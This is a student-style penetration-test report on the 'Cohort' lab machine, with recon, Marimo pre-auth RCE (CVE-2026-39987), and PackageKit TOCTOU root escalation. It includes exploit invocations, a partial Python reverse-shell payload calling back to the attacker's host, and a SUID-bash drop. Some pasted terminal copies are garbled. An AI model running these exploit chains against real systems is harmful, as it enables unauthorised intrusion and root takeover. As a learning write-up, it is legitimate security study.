

Pentesting Report: Cohort Lab

Target: 10.129.100.224

Primary Vulnerability: CVE-2026-39987/CVE-2026-41651

Tools: Nmap, Gobuster, Burpsuite, Python3

Executive Summary

The Cohort machine was vulnerable to a publicly exposed Marimo application that allowed an unauthenticated user to execute commands on the server. This provided an initial account with limited access, after which an outdated PackageKit installation could be abused to obtain full administrator-level access. The overall impact was critical because an external attacker could move from no access to complete control of the system and read protected files. The recommended response is to remove or restrict the vulnerable Marimo interface, update PackageKit and related components, and implement stronger separation between application services and privileged system functions.

1. Scope & Methodology

The assessment focused on the Cohort HTB target at 10.129.100.224 and its associated web services. Testing was performed from Kali Linux using standard reconnaissance, web enumeration, local service inspection, source-code review, and controlled exploitation techniques within the authorized lab environment.

The main tools and techniques used were Nmap for host and service discovery, Gobuster for web-content enumeration, curl for HTTP/API testing, system utilities for local privilege-enumeration, and the supplied proof-of-concept programs for validating the identified vulnerabilities.

The methodology followed a progressive approach:

1. Confirm the target was reachable.
2. Identify exposed network services and technologies.
3. Enumerate the web application and subdomains.
4. Investigate the Marimo application and obtain an initial shell.
5. Enumerate local users, services, files, scheduled tasks, and privilege boundaries.
6. Investigate PackageKit and D-Bus after identifying the installed vulnerable component.
7. Validate the privilege-escalation condition and confirm access to the root flag.

2. Reconnaissance & Enumeration

Initial connectivity testing confirmed that the host was live

A service scan showed three externally accessible services:

text

22/tcp SSH OpenSSH 9.6p1 Ubuntu

80/tcp HTTP nginx 1.24.0

443/tcp HTTPS nginx 1.24.0

[12:48, 27/08/2026] S@mh: —(samh@kali)-[~]

└─\$ ping -c 4 10.129.100.224

PING 10.129.100.224 (10.129.100.224) 56(84) bytes of data.

64 bytes from 10.129.100.224: icmp_seq=1 ttl=63 time=2658 ms

64 bytes from 10.129.100.224: icmp_seq=2 ttl=63 time=2343 ms

64 bytes from 10.129.100.224: icmp_seq=3 ttl=63 time=1743 ms

64 bytes from 10.129.100.224: icmp_seq=4 ttl=63 time=1503 ms

--- 10.129.100.224 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 3028ms

rtt min/avg/max/mdev = 1502.534/2061.679/2658.247/460.682 ms, pipe 3

└─(samh@kali)-[~]

└─\$ nmap -sV -sC 10.129.100.224

Starting Nmap 7.99 (<https://nmap.org>) at 2026-08-27 09:55 +0300

Nmap scan report for 10.129.100.224

Host is up (2.3s latency).

Not shown: 997 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)

|_ 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)

80/tcp open http nginx 1.24.0 (Ubuntu)

|_ http-title: Did not follow redirect to https://cohort.htb/

|_ http-server-header: nginx/1.24.0 (Ubuntu)

443/tcp open ssl/http nginx 1.24.0 (Ubuntu)

|_ http-server-header: nginx/1.24.0 (Ubuntu)

| tls-alpn:

| http/1.1

| http/1.0

|_ http/0.9

| ssl-cert: Subject: commonName=cohort.htb/organizationName=Cohort Analytics

| Subject Alternative Name: DNS:cohort.htb, DNS:*.cohort.htb

| Not valid before: 2026-06-01T18:47:07

|_ Not valid after: 2126-05-08T18:47:07

|_ http-title: Did not follow redirect to https://cohort.htb/

|_ ssl-date: TLS randomness does not represent time

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 63.57 seconds


└─(samh@kali)-[~]

└─\$ sudo nano /etc/hosts

[sudo] password for samh:

[12:50, 27/08/2026] S@mh:

[sudo] password for samh:



```
samh@kali:~/Downloads
Session Actions Edit View Help
[samh@kali]~
ping -c 4 10.129.100.224
PING 10.129.100.224 (10.129.100.224) 56(84) bytes of data:
64 bytes from 10.129.100.224: icmp_seq=1 ttl=63 time=2658 ms
64 bytes from 10.129.100.224: icmp_seq=2 ttl=63 time=2343 ms
64 bytes from 10.129.100.224: icmp_seq=3 ttl=63 time=1743 ms
64 bytes from 10.129.100.224: icmp_seq=4 ttl=63 time=1503 ms

--- 10.129.100.224 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 1502.534/2061.679/2658.247/468.662 ms, pipe 3

[samh@kali]~
nmap -sV -sC 10.129.100.224
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-27 09:55 +0300
Nmap scan report for 10.129.100.224
Host is up (2.3s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_ 256 2d:ed:4a:4c:ee:2e:11:06:ic:90:ee:83:ie:df:3b:b0 (ED25519)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to https://cohort.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
443/tcp   open  ssl/http nginx 1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ tls-alpn:
|_ http/1.1
|_ http/1.0
|_ http/0.9
|_ ssl-cert: Subject: commonName=cohort.htb/organizationName=Cohort Analytics
|_ Subject Alternative Name: DNS:cohort.htb, DNS:*.cohort.htb
|_ Not valid before: 2026-08-08T18:47:07
|_ Not valid after: 2126-05-08T18:47:07
|_ http-title: Did not follow redirect to https://cohort.htb/
|_ _ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 63.57 seconds

[samh@kali]~
sudo nano /etc/hosts
(sudo) password for samh:
10.129.100.224

[samh@kali]~
gobuster dir -u http://10.129.100.220/ -w /usr/share/seclists/discovery/web-content/common.txt --exclude-length 908 -k
2026/08/27 10:00:27 wordlist file '/usr/share/seclists/discovery/web-content/common.txt' does not exist: stat /usr/share/seclists/discovery/web-content/common.txt: no such file or directory

[samh@kali]~
ls -l /usr/share/seclists/Discovery/Web-Content/common.txt
ls: cannot access '/usr/share/seclists/Discovery/Web-Content/common.txt': No such file or directory

[samh@kali]~
gobuster dir -u http://10.129.100.224/ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
```

The HTTPS certificate identified the domain cohort.htb and a wildcard certificate for *.cohort.htb. This suggested that additional virtual hosts were likely to exist. The target was therefore approached as a web application rather than concentrating solely on SSH.

Gobuster confirmed that the web server redirected HTTP requests to HTTPS. This indicated that content discovery needed to account for the HTTPS virtual host and domain-based routing.

```
(samh@kali)~
$ gobuster dir -u http://10.129.100.224/ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
--exclude-length 908 \
-k
```

=====

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
[+] Url:          http://10.129.100.224/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Exclude Length: 908
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s
=====
```

Starting gobuster in directory enumeration mode

```
=====
Progress: 0 / 1 (0.00%)
```

2026/08/27 10:03:16 the server returns a status code that matches the provided options for non-existing urls. http://10.129.100.224/41e5673b-d791-4867-aa9d-99efccf4e536 => 301 (redirect to https://cohort.htb/41e5673b-d791-4867-aa9d-99efccf4e536) (Length: 178). Please exclude the response length or the status code or set the wildcard option. To continue please exclude the status code or the length

```
└──(samh@kali)-[~]
```

```
└─$ sudo nano /etc/hosts
```

```
samh@kali: ~/Downloads
Session Actions Edit View Help
[samh@kali: ~]
└─$ gobuster dir -u http://10.129.100.224/ \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  --exclude-length 908 \
  -k
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.100.224/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Exclude Length: 908
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 0 / 1 (0.00%)
2026/08/27 10:03:16 the server returns a status code that matches the provided options for non existing urls. http://10.129.100.224/41e5673b-d791-4867-aa9d-99efccf4e536 => 301 (redirect to https://cohort.htb/41e5673b-d791-4867-aa9d-99efccf4e536) (Length: 178). Please exclude the response length or the status code or set the wildcard option.. To continue please exclude the status code or the length

[samh@kali: ~]
└─$ sudo nano /etc/hosts
[sudo] password for samh:
[samh@kali: ~]
└─$ touch exploit.py
[samh@kali: ~]
└─$ python3 file.py
python3: can't open file '/home/samh/file.py': [Errno 2] No such file or directory

[samh@kali: ~]
└─$ cd Downloads
[samh@kali: ~/Downloads]
└─$ python3 exploit.py https://nb-1be3782a8afd3ad5.cohort.htb/auth/login -i
[!] Coded By: K3ysTr0K3R
[!] CVE-2026-39987 - Marimo Pre-Auth RCE
usage: exploit.py [-h] -u URL --lhost LHOST --lport LPORT
exploit.py: error: the following arguments are required: -u/--url, --lhost, --lport

[samh@kali: ~/Downloads]
└─$ python3 exploit.py -u "https://nb-1be3782a8afd3ad5.cohort.htb/auth/login" --lhost 10.129.100.244 --lport 5555
[!] Coded By: K3ysTr0K3R
[!] CVE-2026-39987 - Marimo Pre-Auth RCE
Exception in thread Thread-1 (listen_loop):
Traceback (most recent call last):
  File "/usr/lib/python3.14/threading.py", line 1082, in _bootstrap_inner
    self._context.run(self._run)
    ~~~~~^~~~~~
  File "/usr/lib/python3.14/threading.py", line 1024, in run
    self._target(*self._args, **self._kwargs)
    ~~~~~^~~~~~
  File "/home/samh/Downloads/exploit.py", line 191, in _listen_loop
```

The next significant discovery was the nb-...cohort.htb host running a Marimo application. Direct inspection of the login page showed it was reachable through HTTPS. Testing the WebSocket behavior revealed that the supplied proof of concept expected the Marimo base URL rather than the login-page URL. Marimo has a pre-Auth RCE vulnerability. The terminal WebSocket endpoint /terminal/ws lacks authentication validation, allowing an unauthenticated attacker to obtain a full PTY shell and execute arbitrary system commands. Unlike other WebSocket endpoints (e.g., /ws) that correctly call validate_auth() for authentication, the /terminal/ws endpoint only checks the running mode and platform support before accepting connections, completely skipping authentication verification. Running the exploit **CVE-2026-39987** a shell was established as the marimo user.

```
└─(samh@kali) [~/Downloads]
```

```
└─$ python3 exploit.py \
```

```
-u "https://nb-1be3782a8afd3ad5.cohort.htb" \
```

```
--lhost 10.10.14.145 \
```


```
--lport 5555
```

```
[!] Coded By: K3ysTr0K3R
```

```
[!] CVE-2026-39987 - Marimo Pre-Auth RCE
[+] Listening on 10.10.14.145:5555 (timeout 15s)
[*] _build_ws_url invoked
[*] deliver_and_hold invoked
[+] Sending payload: python3 -c 'import socket,pty,os;s=socket.socket(socket.AF_I...
[*] Waiting for reverse shell... (Ctrl+C to abort)
[+] Connection from 10.129.100.224:39310
$ id
uid=1000(marimo) gid=1000(marimo) groups=1000(marimo)
$ ls -la /home
total 12
drwxr-xr-x 3 root  root  4096 Jul 28 11:26 .
drwxr-xr-x 23 root  root  4096 Jul 28 11:26 ..
drwxr-x--- 5 marimo marimo 4096 Jul 28 11:26 marimo
$ ls .
notebooks user.txt
$ cat user.txt
<REDACTED>
$ [!] Shell exited.
      [*] Listener stopped.
```

Enumeration from that foothold produced several important findings:

- * marimo was a non-privileged user with UID 1000.
- * The user flag was accessible from /home/marimo/user.txt.



- No passwordless sudo permissions were available.
- SUID enumeration did not initially reveal an unusual standard binary.
- No useful Linux capabilities were found.
- A Marimo process was listening locally on port 8888.
- A separate Cohort Insights service was listening on 127.0.0.1:5000 as user insights.
- PackageKit was installed on the host and could be activated over the system D-Bus.

After exploiting the exposed Marimo application, a reverse shell was obtained on the target as the low-privileged **marimo** user. Initial privilege-escalation checks showed that sudo required a password, no unusual SUID binaries were present, and no useful Linux capabilities were identified.

Further enumeration revealed that the host had **PackageKit 1.2.8** installed and that the PackageKit D-Bus service could be activated as root. This was significant because the system matched the conditions for the **CVE-2026-41651 “Pack2TheRoot”** privilege-escalation vulnerability, a TOCTOU weakness in PackageKit transaction handling.

The proof of concept was transferred to the target and executed from the marimo shell. The race condition succeeded, causing PackageKit to install a malicious Debian package with a maintainer action that created a **SUID-root Bash binary** at: `/var/tmp/.suid_bash`

The binary was confirmed to be owned by root and had the SUID permission: `mode=0o104755`

Launching the binary with privilege preservation resulted in a root shell: `.suid_bash-5.2# whoami`

Root

With effective root privileges, the protected root flag was read from /root/root.txt:<REDACTED>

```
└─(samh@kali)-[~/Downloads]
```

```
└─$ python3 exploit.py \
```

```
-u "https://nb-1be3782a8afd3ad5.cohort.htb" \
```

```
--lhost 10.10.14.145 \
```

```
--lport 5555
```

```
[!] Coded By: K3ysTr0K3R
```

```
[!] CVE-2026-39987 - Marimo Pre-Auth RCE
```

```
[+] Listening on 10.10.14.145:5555 (timeout 15s)
```

```
[*] _build_ws_url invoked
```

```
[*] deliver_and_hold invoked
```

```
[+] Sending payload: python3 -c 'import socket,pty,os;s=socket.socket(socket.AF_I...
```

```
[*] Waiting for reverse shell... (Ctrl+C to abort)
```

```
[+] Connection from 10.129.100.224:44456
```

```
$ python3 /tmp/exploit2.py
```

```
=====
```

CVE-2026-41651 — PackageKit TOCTOU LPE

Purple Team Test Case | Authorized Use Only

```
=====
```

```
[+] SUID drop directory: /var/tmp (no nosuid/noexec)
```

```
[+] Package format: DEB
```

[*] Building test packages...

[+] Dummy pkg: /tmp/pk-dummy-2707.deb

[+] Payload pkg: /tmp/pk-payload-2707.deb

[+] Payload installs SUID bash to: /var/tmp/.suid_bash

[*] Connecting to system D-Bus...

[*] Creating PackageKit transaction...

[+] Transaction ID: /3_bdbcabdd

[*] Firing TOCTOU race (SIMULATE → REAL on same transaction)...

[*] Polling for SUID at /var/tmp/.suid_bash (90s max)...

[+] Confirmed: /var/tmp/.suid_bash is SUID root (mode=0o104755)

[+] Dropping to root shell via SUID bash (-p preserves effective UID=0)

[+] --- ROOT SHELL FOLLOWS ---

.suid_bash-5.2# whoami

root

.suid_bash-5.2# cd ../../../../root

.suid_bash-5.2# ls

root.txt

.suid_bash-5.2# cat root.txt

<REDUCTED>

.suid_bash-5.2# [!] Shell exited.

[*] Listener stopped.

—(samh@kali)-[~/Downloads]

└─\$

```
samh@kali: ~/Downloads
Session Actions Edit View Help
.suid_bash-5.2# whoami
.suid_bash: whoami: command not found
.suid_bash-5.2# whoami
root
.suid_bash-5.2# cd [!] Shell exited.
[*] Listener stopped.

(samh@kali) - [~/Downloads]
$ python3 exploit.py \
-u "https://nb-1be3782a8af3ad5.cohort.htb" \
--lhost 10.10.14.145 \
--lport 5555
[*] Coded By: K3ysTr0k3R
[*] CVE-2026-39987 - Rawline Pre-Auth RCE
[*] Listening on 10.10.14.145:5555 (timeout 15s)
[*] _build_ws_url invoked
[*] _deliver_and_hold invoked
[*] Sending payload: python3 -c 'import socket,pty,os;s=socket.socket(socket.AF_I...
[*] Waiting for reverse shell... (Ctrl+C to abort)
[*] Connection from 10.129.100.224:44456
$ python3 /tmp/exploit2.py

CVE-2026-41651 - PackageKit TOCTOU LPE
Purple Team Test Case | Authorized Use Only

[*] SUID drop directory: /var/tmp (no nosuid/noexec)
[*] Package format: DEB
[*] Building test packages...
[*] Dummy pkg: /tmp/pk-dummy-2707.deb
[*] Payload pkg: /tmp/pk-payload-2707.deb
[*] Payload installs SUID bash to: /var/tmp/.suid_bash

[*] Connecting to system D-Bus...
[*] Creating PackageKit transaction...
[*] Transaction ID: /3_bdbcabdd

[*] Firing TOCTOU race (SIMULATE + REAL on same transaction)...
[*] Polling for SUID at /var/tmp/.suid_bash (90s max)...

[*] Confirmed: /var/tmp/.suid_bash is SUID root (mode=0o104755)

[*] Dropping to root shell via SUID bash (-p preserves effective UID=0)
[*] — ROOT SHELL FOLLOWS —

.suid_bash-5.2# whoami
root
.suid_bash-5.2# cd ../../.. /root
.suid_bash-5.2# ls
root.txt
.suid_bash-5.2# cat root.txt
0032692e4e8fd37e79fa745c40633151
.suid_bash-5.2# [!] Shell exited.
[*] Listener stopped.

(samh@kali) - [~/Downloads]
└─$
```

3. Attack Chain

The complete compromise can be represented as follows

Internet

|



cohort.htb / nb-*.cohort.htb

|

| Exposed Marimo application



CVE-2026-39987

Marimo pre-authentication RCE



| Command execution



marimo user (UID 1000)



|— Read user.txt



|— Local privilege enumeration



PackageKit 1.2.8

+ System D-Bus activation



CVE-2026-41651

PackageKit TOCTOU privilege escalation



| Malicious package installed by root



SUID-root bash



root shell



/root/root.txt

Each stage enabled the next. The exposed Marimo service provided code execution, the resulting **marimo** account provided access to local system interfaces, and the PackageKit/D-Bus configuration provided a route from that unprivileged account to root.

4. Vulnerability Analysis

4.1 Marimo Pre-Authentication Remote Code Execution - CVE-2026-39987

The externally reachable Marimo application accepted a WebSocket connection that could be abused to execute arbitrary commands without first establishing a normal authenticated session. The exploit therefore crossed the most important security boundary at the application layer: an unauthenticated remote user could cause the server to execute code under the Marimo service account.

Supplying the Marimo base URL allowed the expected WebSocket endpoint to be reached and produced command execution as marimo.

The underlying weakness is insufficient authorization around a remotely accessible execution feature. Even though the resulting account was not root, arbitrary command execution in a production application context represented a complete compromise of that application and provided a strong platform for further escalation.

4.2 PackageKit TOCTOU Local Privilege Escalation - CVE-2026-41651

After obtaining the marimo account, the system was found to contain PackageKit 1.2.8 and a functional system D-Bus activation entry. A public proof of concept demonstrated a Time-of-Check to Time-of-Use race in PackageKit transaction handling.

The weakness occurs because the application can begin a transaction in a simulated state and then race a second request into the same transaction before the original validation and execution stages are complete. The resulting inconsistency allows attacker-controlled package data to reach a privileged installation path. In this assessment, successful exploitation caused PackageKit, which was running with root privileges, to install a package that created a SUID-enabled Bash binary: `text /var/tmp/.suid_bash`

The resulting file had root ownership and the SUID permission, allowing the effective user ID to become root. This converted the initial application-level foothold into complete operating-system compromise.

4.3 Insecure Internal Service Design - Cohort Insights

The CohortInsights service listened on 127.0.0.1:5000 and exposed a URL validation function. Its source code allowed user-controlled URLs to be fetched using Python's URL handling functions and attempted to block a small set of loopback hostnames.

The implementation did not provide robust destination validation across the complete request lifecycle, particularly around redirects. Although this did not form the final path to root during the test, it represents a server-side request forgery design weakness because the server, rather than the user, performs outbound requests.

This issue is important because the service was reachable from a compromised local account and ran separately as the insights user, creating another privilege boundary that could potentially have been crossed.

5. Findings Table

ID	FINDING	SEVERITY	DESCRIPTION
01	Marimo pre-authentication RCE	Critical	An unauthenticated remote user could execute arbitrary commands through the exposed Marimo service.
02	PackageKit TOCTOU local privilege escalation	Critical	An unprivileged local user could race PackageKit transaction handling and obtain root privileges.
03	CohortInsights SSRF weakness	High	A local service accepted user-controlled URLs and did not robustly constrain redirected destinations

6. Remediation

F 1 - Marimo Pre-Authentication RCE

Fix: Upgrade Marimo to a vendor-supported version that contains the security fix for the affected vulnerability. Until patching is complete, remove direct Internet exposure of the Marimo service and place it behind a trusted reverse proxy with strong authentication and network restrictions. Disable unnecessary WebSocket functionality where possible.

Owner: Application Engineering / Platform Engineering.

Verification: Confirm the vulnerable version is no longer installed, repeat an authenticated security test against the affected WebSocket functionality, and verify that unauthenticated requests cannot establish the vulnerable execution channel.

F 2 - PackageKit TOCTOU Privilege Escalation

Fix: Upgrade PackageKit and its associated components to a patched release. Review whether PackageKit is required on the server at all; where it is unnecessary, remove it. Restrict D-Bus access to privileged package-management functionality and ensure that unprivileged application users cannot invoke administrative package operations.

Owner: Linux Platform / Infrastructure Security.

Verification: Confirm the patched PackageKit version, restart the relevant services, test D-Bus authorization from an unprivileged account, and rerun a controlled local privilege-escalation assessment to verify that the race condition no longer succeeds.

F 3 - CohortInsights SSRF

Fix: Replace hostname-only filtering with strict destination validation. Resolve the hostname and validate the resulting IP address against approved network ranges before connecting. Repeat validation after every redirect, disable redirects unless required, allowlist approved external destinations, and enforce outbound network controls at the host or firewall layer.

Owner: Application Engineering / Application Security.

Verification: Unit-test private, loopback, link-local, IPv6, encoded, and redirect-based destinations. Confirm that requests to internal addresses remain blocked even when an attacker controls intermediate redirects or alternate DNS results.

7. Reflection

The main challenge during the assessment was distinguishing between an initial-access problem and a privilege-escalation problem. Early testing produced several misleading or incomplete leads, including incorrect Gobuster wordlist paths, an incorrect callback address, a WebSocket URL constructed from the login path, and an initial attempt to use PackageKit from the Kali workstation instead of from the target escalation to root took a day.

The most useful discovery was the distinction between PackageKit being installed and PackageKit actually being available through system D-Bus. The first PackageKit exploit attempt failed because the service had not yet been activated. Manually confirming that D-Bus could start org.freedesktop.PackageKit and that packagekitd was running as root provided the missing evidence. The second execution of the proof of concept succeeded and created the SUID-root shell, confirming the privilege-escalation path.

This box reinforced several lessons. First, a failed exploit does not necessarily mean the vulnerability is absent; environmental prerequisites must be checked carefully. Second, privilege escalation should be driven by evidence rather than by repeatedly testing unrelated public exploits. Third, application compromise can expose local services and privileged operating-system components that are invisible from an external scan.

The areas I would continue developing are Linux privilege escalation, D-Bus security, package-manager internals, TOCTOU race conditions, and secure application design for server-side URL fetching. I would also improve my workflow by recording each hypothesis, the evidence supporting it, and the evidence that ruled it out. That would reduce repeated testing and make the assessment more structured reducing the time taken to solve the box.